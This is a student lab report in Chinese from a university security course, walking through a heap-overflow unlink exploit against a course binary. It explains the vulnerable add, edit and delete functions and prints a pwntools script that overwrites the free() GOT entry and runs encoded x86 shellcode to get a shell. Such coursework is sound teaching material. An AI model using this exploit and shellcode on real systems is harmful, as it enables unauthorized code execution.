编号：

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 实验 | 一 | 二 | 三 | 四 | 五 | 六 | 七 | 八 | 总评 | 教师签名 |
| 成绩 |  |  |  |  |  |  |  |  |  |  |

武汉大学国家网络安全学院

课程实验(设计)报告

题 目： 实验四：Heap-overflow

专业(班)： 信息安全

学 号：

姓 名：

课程名称：

任课教师： 赵磊

2023年 12 月 12日

目录

[实验4 1](#_Toc155310496)

[4.1实验名称 1](#_Toc155310497)

[5.2实验原理 1](#_Toc155310498)

[4.3实验步骤及内容 2](#_Toc155310499)

[4.4 实验结果 9](#_Toc155310500)

## 实验4

### 4.1实验名称


* heap-overflow

### 5.2实验原理


堆管理系统涉及三类操作：堆块分配，堆块释放和堆块合并。

上述操作涉及到修改链表结点的指针，在“卸下”和“链入”的过程中就可能获得一次读写内存的机会，堆溢出的精髓在于用精心构造的数据去溢出下一个堆块的块首，使其改写块首中的前向指针（fd）与后向指针（bk），然后在分配、释放、合并的过程中获得一次项内存任一地址写入任何数据的机会。


我们想要写入的地址一般有以下几种：





以堆块释放为例，简述写入的过程，由于我们释放堆块要涉及到删除链表中的结点，因此会进行以下操作：



图示过程如下：









### 4.3实验步骤及内容

首先先尝试运行一下heap-overflow




可以看到我们可以利用该程序模拟堆块的操作，如添加堆块，释放堆块，编辑堆块，删除堆块等等，此处猜测利用1,4,5的过程可能发生堆溢出

我创建了一个堆块，使用show，可以查看其内容



发现我们可以看到它的地址

再查看下一个堆块的信息




可以算出两个连续堆块之间的距离是0x170

我使用IDA查看一下反汇编该文件的源码



main函数对应的应该就是主界面的几个选项，我先重点看1,4,5,（猜测有栈溢出）

首先看1，创建堆块




可以看到首先为v2分配了0x16C大小的空间，如果链表非空的话，则将v2插入链表头，如果链表为空，则将v2作为链表头

再看4，编辑堆块



开辟一个大小为0x400的缓冲区buf，用于存储用户输入的数据，然后通过循环找到与用户输入的堆块，然后将用户的输入拷贝到当前堆块内容偏移为108的位置处，此处编辑堆块可以被我们用于将shellcode写入，覆盖堆块的前向后向指针

最后看5，删除堆块



如果存在堆块，则将输入读取的要删除的块地址信息读取到buf中，块地址解析为16进制数存储在buf中，如果ptr是链表头，则更新链表头为下一个节点。如果链表头是中间结点，设v2是ptr的后结点，v3是ptr的前结点，然后让ptr前节点的后结点为v2，ptr后结点的前节点为v3。

如果ptr是最后一个结点，则将前一个结点的后指针置空

这里就会发生堆溢出

我们再来分析脚本攻击的过程  
print(p.recv())

p.send("1\n")

print(p.recv())

p.send("title\n")#Title

print(p.recv())

p.send("type\n")#Type

print (p.recv())

p.send("content\n")#Content

print(p.recv())

p.send("3\n")

print(p.recv())

p.send("title\n")

location=p.recv()

print(location)

location=location.decode().split(':')[2]

location=location.split('\n')[0]

location=int(location,16)

print(location)

首先先创建一个堆块，然后获取该堆块的location

p.send("4\n")

print (p.recv())

p.send("title\n")

p.recv()

shellcode=p32(location+108)

shellcode+=p32(0x0804a448)

shellcode+=p32(location+108+12)

shellcode+=b"\x90\x90\xeb\x04"

shellcode+=b"AAAA"

payload=b"\xd9\xed\xd9\x74\x24\xf4\x58\xbb\x17\x0d\x26\x77\x31"

payload+=b"\xc9\xb1\x0b\x83\xe8\xfc\x31\x58\x16\x03\x58\x16\xe2"

payload+=b"\xe2\x67\x2d\x2f\x95\x2a\x57\xa7\x88\xa9\x1e\xd0\xba"

payload+=b"\x02\x52\x77\x3a\x35\xbb\xe5\x53\xab\x4a\x0a\xf1\xdb"

payload+=b"\x45\xcd\xf5\x1b\x79\xaf\x9c\x75\xaa\x5c\x36\x8a\xe3"

payload+=b"\xf1\x4f\x6b\xc6\x76"

shellcode+=payload


print(''.join((r'\x%2x'% int(c) for c in shellcode)))

print(b"\n"+shellcode+b"\n")

p.send(shellcode+b"\n")

print(p.recv())

然后通过4编辑堆块，将我们精心构造的shellcode写入堆块中，从而覆盖前向指针和后向指针，这里刚开始没看懂，我先看下面的删除部分



我发现传进来的地址是location+108，这个是location+108是上面编辑当前块的content的地址，所以我猜想是对当前块的内容做了什么手脚，最开始这里挺疑惑的，因为向前和向后的指针在content前，也就是（loaction+4和location+8的位置），想半天为啥要从+108（content）开始写


看这里才理解，因为我们将是当前块的content作为一个“假”块的地址传入，其实就是我们在上一步对content做手脚，相当于在content处构造一个伪造块

我们具体来分析如何构造一个假块：

我们还是回顾一下堆块的构建过程：

1．location指向一个堆块

2.location+0 仍然是location，因为在删除的函数中有一个验证的过程：




一个堆块的第一项和他的地址是相同的才被认为是一个有效的堆块

3.location+4 fd指针

4.location+8 bk指针


所以根据上面三项，我们就很好理解下面的三句话




我们要将shellcode写入content（location+108）

首先shellcode第一项为location+108，也就是我们content的位置，这样可以通过上面提到的验证

第二项为0x804a448，这个数我刚开始很疑惑，后来查看了一下重定位表



最开始发现没有448，最开始很疑惑，因为知道释放堆块的过程要用到free，而free对应的偏移量是450，后来又捋了一下发现



删除的过程是将当前块的fd+8指向当前块的bk，所以448是正确的呀，448+8=450（16进制），我们的fd指向free函数的地址，因此我找到了我们要攻击的目标，就是free函数的地址，那么我就想到，bk肯定是我们构造的数据


location+108+12，他还没有直接写出来，而是指向content的下一项，也就是

shellcode+=b"\x90\x90\xeb\x04"

shellcode+=b"AAAA"

的内容


我发现这一项是一个机器码，查了一下是往后短跳转4字节，也就是跳过了AAAA到后面的内容，我查看AAAA后面的内容



正好是我们构造的shellcode的数据！  
到这里其实全部的攻击过程已经展示出来了，简而言之，就是我们将本来应该是指向free函数（450）的地址，改成了指向我们的shellcode，所以在释放堆块的时候调用free函数，就会导致并不能真正执行free函数，而是转而去执行我们的shellcode，达到溢出攻击的目的。

### 4.4 实验结果

运行脚本



可以看到我们成功窃取了shell